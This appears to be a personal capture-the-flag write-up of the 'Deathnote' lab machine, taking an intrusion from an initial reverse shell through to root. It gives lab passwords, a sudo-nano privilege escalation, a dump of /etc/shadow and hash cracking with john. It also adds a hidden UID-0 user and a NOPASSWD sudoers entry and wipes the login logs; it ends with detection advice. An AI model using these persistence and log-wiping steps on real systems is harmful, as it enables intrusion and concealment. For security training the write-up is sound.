V/rreR741ib10jeoxyrClc16h9v0Wiu0mjPNBGoFz41CJN78y2YXBuUl0Aj/B61+wMyFF3jQhP4s7u2ssLH1n/E2HB1mD0F75m16LE9SNu16NivbJUWZFrfrbQmN2FsSIhnuo1JQfuFzsqQtJsBQ9d3yvTfD2k/P0yhURC6MW0V/aQICF26z l@deathnote
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbmlzC1rZKtGjQAAAABG5vbmIAAAEhmpuQ0AAAAAAAABAAABfWAAAdzc2gtcn
NhAAAAAAEQAQAAQBAo1V0z1Iq1dC1tD31IjYn+TU/CoumetUmtYsGMSv5X03AstrQx
tppdZgr1Teel/cPacklkx8sX01DxeW0lIivcokl0wl/5m9Dm6kneglh2k1uQ996c
ZalExxe0q8/vcd5Xz6j1xxp0MrEdl/yk3k+TogNCq6lgp2013jvNf0IJ
0zzewm38-NQ1te/Mtewm38-NQ1te/+/rwvysMmRd4IT+Ern9rLcXz7,mlhwYeg5+Zo
ixPUj10jv72jyFmRs3201TdtjyfCjCjYCH7mhblsbhUpX8q0wpPzsoy/EdujfF
f2CahWleAAAnU56mNg5AAAAdzc2gtcnhAAAQD9yf00hAAAQD9yf00hAAAQD9yf00h
|1f81bc6723s2Nh4YampXlFTcc0cDH5guD9cM86/Vs92nSXGQFlhc6IMP69MjK9yTU
|741ibT8frcf0r7zC16h9v0Wiu0jPNBGoFz41CJN78y2YXBuUl0Aj/B61+wMyFF3
|741ibT8frcf0r7zC16h9v0Wiu0jPNBGoFz41CJN78y2YXBuUl0Aj/B61+wMyFF3
|0hPaSu72ssLH1n/52hB1mD0F75m16LE9SNu16NivbJUWZFrfrbQmN2FsSIhnuo1JQfuFz
|01j-BQ943/vTfD2k/P0yhURC6MW0V/aQICF26zAAAABEAAAQD9yf00hAAAQD9yf00hAAAQD9yf00h
|FyliibQW8-Mf0f-736ssZx8dHTeLsddQjz1MyrnD2fyzT93lCoOs-n0Yow0W0-L6aJ1
|G70XMM-P0Kq19w+73sdEB1/BxGKR/LeyG3LXpmnJUJl/BcaapYv.0b)1xL-bv-27nBpa
|cmrQ1i-CrRhoTc0kq6r67lyv5t600ShChu6z7VCfb6j/vZK9gv1amZM975fJLwK
|F4kPKJwXvakvXUZ0ysKauwvXvphQjLYRIWvhj51xb5t17jF-GGUv+e0cp-Tgaru/e3e8l
|zd99661nbXyzvolPeaxaf18-39jbzTbWMw/Ms6j6v08QAAIB3jZ08vVwF7rjimBpa
|ia7YVcYcPK11fj1C2jEc3wh5sa10cvktg7v1kmNKFBGZ21nTr3Nr71tNkN1hAUU18pUXN
|KekFymmeTes2RmefTmXG85msan/M2Mzr7qfTOIQXp1vXMU181dtSx0B9C1x269BHb2h exists on this planet after L.....
|0Qcs/Xf/1h0AAAEIA/mmWad2dukds5pQoobRVWg8g1H1Wj38fr/1tNkN1hAUU18pUXN
|hadAcoy5f1rOzxdubdczr+774mP0t818B8CpxvyrTKDc0/b6TpHM7Nb0Ys-zhqw1jFki
|IRM/W0eLxMS5V/UAUN213ETQsjjydvx00o/PdVANKB.167221LUhAAACBAPlrbSp7lGpdHC
|Cp1Y2Ge52Ig5jW-WH-P68WQCKyGFb3.SjvEbrE5j7vB1evTJz70WIVKzxB016X116w4dz
|440mPP91cu4JTrRmNE06ptX7d148rfpA49hLsg1/qNUp/Qk1E/+a1KEU2mtxOak172zJ2 | July 19, 2021 Edit
|HY9p0WV1D9Uwas5AACAC2A2Gv/hdGhuB3rlAQ1QDABUGbw=
-----END OPENSSH PRIVATE KEY-----
```

HINT

KIRA

Searching uncommon passwd files (splunk)

passwd file: /etc/pam.d/passwd

passwd file: /etc/passwd

passwd file: /usr/share/bash-completion/completions/passwd

passwd file: /usr/share/lintian/overrides/passwd

02/11/2025 - 00:01 (More tomorrow)

02/12/2025 - 13:23 (Picking up where I left it)

Alright. So, we have "L"s credentials, we got access to the ssh set up files. Lets see if we can connect via ssh and have a more robust shell.

```
kali㉿kali ~ l@deathnote:~  
└─(kali㉿kali)-[~]  
$ sudo nc -nlvp 7777  
[sudo] password for kali:  
listening on [any] 7777 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 43370  
Linux deathnote 4.19.0-17-  
amd64 #1 SMP Debian 4.19.19-2 (2021-06-21) x86_64 GNU/Linux  
14:18:36 up 4 min, 0 users, load average: 0.03, 0.03, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ hostname  
deathnote  
$ su l  
Password: death4me  
whoami  
l  
sudo -l  
sudo: no tty present and no askpass program specified
```

No set up was required. Just ssh with L's creds.

```
kali㉿kali: ~ └─ l@deathnote: ~ └─
└─(kali㉿kali)-[~]
$ ssh l@10.0.2.15
l@10.0.2.15's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:12:29 2021 from 192.168.1.6
l@deathnote:~$ sudo -l
[sudo] password for l:
Sorry, user l may not run sudo on deathnote.
l@deathnote:~$ └─
```

Lets run linpeas again.

Nothing here.

```
[root@centos ~]# Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd
```

maybe?

**Processes whose PPID belongs to a different user (not root)**  
**You will know if a user can somehow spawn processes as a different user**  
Proc 835 with ppid 752 is run by user **root** but the ppid user is **www-data**

```
l@deathnote:/usr/lib/dbus-1.0$ ls -la
drwxr-xr-x 2 root root 4096 Jul 19 2021 .
drwxr-xr-x 59 root root 4096 Jul 19 2021 ..
-rwsr-xr-x 1 root messagebus 51184 Jul 5 2020 dbus-daemon-launch-helper
l@deathnote:/usr/lib/dbus-1.0$ file dbus-daemon-launch-helper
dbus-daemon-launch-helper: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=15e7051ff572eb04d378d43edd3dbaa18543c8af, stripped
l@deathnote:/usr/lib/dbus-1.0$ 
```

Good easy wins list. <https://github.com/cybereteach360/Linux-Privilege-Escalation>

Okay, I was getting on uncharted waters, and this should be an "easy" room. Tip:

2 Directories were found in /opt/L.

ENUMERATION is the name!

At this point, we already know the users in this machine. We are to be looking for directories or any files with their names.

```
l@deathnote:/opt$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Aug 29 2021 .
drwxr-xr-x 18 root root 4096 Jul 19 2021 ..
drwxr-xr-x 4 root root 4096 Aug 29 2021 L
l@deathnote:/opt$ cd L
l@deathnote:/opt/L$ ls
fake-notebook-rule kira-case
l@deathnote:/opt/L$ cd fake-notebook-rule/
l@deathnote:/opt/L/fake-notebook-rule$ ls
case.wav hint
l@deathnote:/opt/L/fake-notebook-rule$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Aug 29 2021 .
drwxr-xr-x 4 root root 4096 Aug 29 2021 ..
-rw-r--r-- 1 root root 84 Aug 29 2021 case.wav
-rw-r--r-- 1 root root 15 Aug 29 2021 hint
l@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef
l@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
l@deathnote:/opt/L/fake-notebook-rule$ 
```

The screenshot shows the CyberChef interface. In the 'Input' section, there is a hex dump of the string "passwd : kiraisevil". The output is a Base64 encoded string: "cGFzc3dkIDoga2lyYWlzzZXZpbCA=". The 'Operations' sidebar on the left includes options like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic, and Data format.

The screenshot shows the CyberChef interface. In the 'Input' section, there is a Base64 encoded string: "cGFzc3dkIDoga2lyYWlzzZXZpbCA=". The output is the decoded string "passwd : kiraisevil". The 'Operations' sidebar on the left includes options like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic, Data format, Encryption / Encoding, and Public Key.

Voilá!

ssh to kira.

```
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
$ ssh kira@10.0.2.15
kira@10.0.2.15's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:00:09 2021 from 127.0.0.1
kira@deathnote:~$ whoami
kira
kira@deathnote:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kira@deathnote:~$ pwd
/home/kira
kira@deathnote:~$ ls -la
total 32
drwxr-xr-x 4 kira kira 4096 Sep  4 2021 .
drwxr-xr-x 4 root root 4096 Jul 19 2021 ..
-rw-r--r-- 1 kira kira 0 Sep  4 2021 .bash_history
-rw-r--r-- 1 kira kira 220 Jul 19 2021 .bash_logout
-rw-r--r-- 1 kira kira 3526 Jul 19 2021 .bashrc
-rwxr--r-- 1 kira root  85 Aug 29 2021 kira.txt please protect one of the following
drwxr-xr-x 3 kira kira 4096 Jul 19 2021 .local   1. L (/opt)
-rw-r--r-- 1 kira kira  807 Jul 19 2021 .profile  2. Misa (/var)
drwxr-xr-x 2 kira kira 4096 Jul 19 2021 .ssh
kira@deathnote:~$ cat kira.txt
cGxLYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xs3dpbmccJEuIEwgKC9vcHOpCjIuIE1pc2EgKC92YXIp
```

The screenshot shows the CyberChef interface with the following details:


- Operations:** Favourites (selected), To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic.
- Recipe:** From Base64, Alphabet: A-Za-z0-9+=, Remove non-alphabet chars (checked), Strict mode (unchecked).
- Input:** cGxLYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xs3dpbmccJEuIEwgKC9vcHOpCjIuIE1pc2EgKC92YXIp
- Output:** please protect one of the following  
1. L (/opt)  
2. Misa (/var)

```
kira@deathnote:/var/log$ sudo -l
[sudo] password for kira:
Matching Defaults entries for kira on deathnote:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
netrc / .login
User kira may run the following commands on deathnote:
    (ALL : ALL) ALL
kira@deathnote:/var/log$
```

Privilege escalation. Rinse, and repeat. As we have new accounts, we need to be checking for the sudo privileges.

Now, it is a easy win.

2- Issue the command "sudo nano" in the terminal, and then press CTRL+R (read file) and CTRL+X(execute commands). Then, enter the following command to get root "reset; bash 1>&0 2>&0" (without quotation marks). The following screenshot should clear your doubts:



There are a bunch o other methods we could have achieve this root shell here. The one I used I learned from:

[https://dev.to/christinec\\_dev/try-hack-me-linux-privesc-complete-write-up-20fg](https://dev.to/christinec_dev/try-hack-me-linux-privesc-complete-write-up-20fg)

Here you can find them other ways to get root shell by abusing sudo privileges. <https://gtfobins.github.io/>

```
A-Za-Z0-9+=
B- Command to execute: reset; bash 1>&0 2>&0root@deathnote:/var/log# ls
alternatives.log auth.log btmp.1 debugBuffer dpkg.log.1 kern.log.1 messages.1Rea syslog syslog.4.gz
alternatives.log.1 auth.log.1 daemon.log debug.1ext faillog kern.log.2.gz messages.2.gz syslog.1 syslog.5.gz
apache2 auth.log.2.gz daemon.log.1 debug.2.gz installer lastlog mysql syslog.2.gz syslog.6.gz
apt btmp daemon.log.2.gz dpkg.log kern.log messages private syslog.3.gz wtmp
H- root@deathnote:/var/log# whoami
root
root@deathnote:~# hostname
deathnote
root@deathnote:~# cat /etc/shadow
root:$6$FYAxHQuaGXit.Q$0xFEB4P2V9h0ZNvvT5gKKLJ5RZW0el5DfLbVM3bLfKZVDG2NVnNdgEHcaXefMHYUw193LnRBTarYL94Ab63ak1:18827:0:99999:7:::
daemon:*:18827:0:99999:7:::
bin:*:18827:0:99999:7:::
sys:*:18827:0:99999:7:::
sync:*:18827:0:99999:7:::
games:*:18827:0:99999:7:::
man:*:18827:0:99999:7:::
lp:*:18827:0:99999:7:::
mail:*:18827:0:99999:7:::
news:*:18827:0:99999:7:::
uucp:*:18827:0:99999:7:::
proxy:*:18827:0:99999:7:::
www-data:*:18827:0:99999:7:::
backup:*:18827:0:99999:7:::
list:*:18827:0:99999:7:::
irc:*:18827:0:99999:7:::
gnats:*:18827:0:99999:7:::
nobody:*:18827:0:99999:7:::
ta _apt:*:18827:0:99999:7:::
systemd-timesync:*:18827:0:99999:7:::
systemd-network:*:18827:0:99999:7:::
systemd-resolve:*:18827:0:99999:7:::
messagebus:*:18827:0:99999:7:::
avahi-autoipd:*:18827:0:99999:7:::
sshd:*:18827:0:99999:7:::
l:$6$Gjikd4cPad4AyUi1DjyGjHPWz.lnwhx/xwSDtB28Ele3b/J2fB8PcZQHx6Pp9wtc09yo.z.4pIx/PaHYXIZJJWB4aB.7Mr4Qtix9/:18827:0:99999:7:::
systemd-coredump:!!:18827:0:99999:7:::
mysql:!:18827:0:99999:7:::
kira:$6$pFOL/5dM.K6ubbWb$4GJrvLas6q2YJnYW9nCtJLBGUWY9bFiyNjNAXvR5R0ASiiNvwppFF5SEH3NjpDGkq4cEnYtSlVzEiA4IriHMjU1:18827:0:99999:7:::
root@deathnote:/var/log$
```

We could do anything at this point, as we have a root shell. Although the shell we have might not be very stable. I am going to attempt to crack the hash. Although, we could very well add a second root user, and ssh to that account instead. Lets do both heheh.

```
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ ls
50093.py      creds      known_hosts  up based pass.txt
aggressive_scan.txt  id_rsa      linpeas.sh  passwd
authorized_keys   id_rsa.pub  login-request.txt proof-of-concept2.php
                  subsequent operations on each branch
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ unshadow passwd creds > hashes.txt
Created directory: /home/kali/.john
For example, to decode multiple
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ ls
50093.py      creds      id_rsa.pub  login-request.txt proof-of-concept2.php
aggressive_scan.txt  hashes.txt  known_hosts  pass.txt  results.txt
authorized_keys   id_rsa      linpeas.sh  passwd      usernames.txt
                  separate files then add the 'Fork' and
                  'Join' options to the 'john' command
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lol          (root)
STEP 100% BAKE! ✓
```

```
l@deathnote:/opt/L/fake-notebook-rule$ su root
Password:
root@deathnote:/opt/L/fake-notebook-rule# whoami
root@deathnote:/opt/L/fake-notebook-rule# id
uid=0(root) gid=0(root) groups=0(root)
root@deathnote:/opt/L/fake-notebook-rule# ■
STEP 100% BAKE! ✓
```

XD

## 1. Creating a Second Root User (UID 0)

An attacker (or administrator) with root access could manually add a new root-level user by modifying system files.

### Step 1: Create a New User

```
bash
```

[Copy](#) [Edit](#)

```
sudo useradd -m -d /home/newroot -s /bin/bash newroot
```

- `-m` : Creates a home directory.
- `-d /home/newroot` : Sets the home directory.
- `-s /bin/bash` : Assigns a shell.

### Step 2: Set the User's Password

```
bash
```

[Copy](#) [Edit](#)

```
sudo passwd newroot
```

(Enter and confirm the new password.)

### Step 3: Give the User Root Privileges

Modify `/etc/passwd` to give `newroot` the same UID and GID as root:

```
bash
```

[Copy](#) [Edit](#)

```
sudo nano /etc/passwd
```

Find the line:

```
ruby
```

[Copy](#) [Edit](#)

```
root:x:0:0::root:/root:/bin/bash
```

And add a duplicate entry with a different username:

```
ruby
```

[Copy](#) [Edit](#)

```
newroot:x:0:0::/home/newroot:/bin/bash
```

**Effect:** The system now treats `newroot` as root.

## 2. Adding the User to the sudoers File

Instead of setting UID 0, an attacker could add the user to the sudo group:

```
bash                                         ⌂ Copy ⌂ Edit  
sudo usermod -aG sudo newroot
```

Or directly edit the sudoers file:

```
bash                                         ⌂ Copy ⌂ Edit  
echo "newroot ALL=(ALL) NOPASSWD:ALL" | sudo tee -a /etc/sudoers
```

Effect: `newroot` can run any command as root without a password.

---

## 3. Hiding the User from `who` and `last`

Attackers may attempt to conceal their actions by modifying logs:

```
bash                                         ⌂ Copy ⌂ Edit  
echo > /var/log/wtmp  
echo > /var/log/btmp  
echo > /var/log/auth.log
```

This clears evidence of login history.

It works!

```
kira@deathnote:/var/log$ su newroot  
Password:  
root@deathnote:/var/log# id  
uid=0(root) gid=0(root) groups=0(root)  
root@deathnote:/var/log# █
```

STEP

This is how we can detect and prevent this attack.

## 4. Detecting Unauthorized Root Users

To check if additional root users exist, run:

```
bash                                         ⌂ Copy ⌂ Edit  
awk -F: '$3 == 0 {print $1}' /etc/passwd
```

If more than one user (besides `root`) appears, investigate.

## 5. Preventing Unauthorized Root Users

- Monitor `/etc/passwd` for changes with tools like `auditd`:

```
bash                                         ⌂ Copy ⌂ Edit  
auditctl -w /etc/passwd -p wa -k passwd_change
```

- Restrict `sudo` access and review `/etc/sudoers` regularly.
- Use multi-factor authentication (MFA) for root access.
- Enable system logging and review logs (`/var/log/auth.log`).

02/12/2025 -19:43 (end of assessment)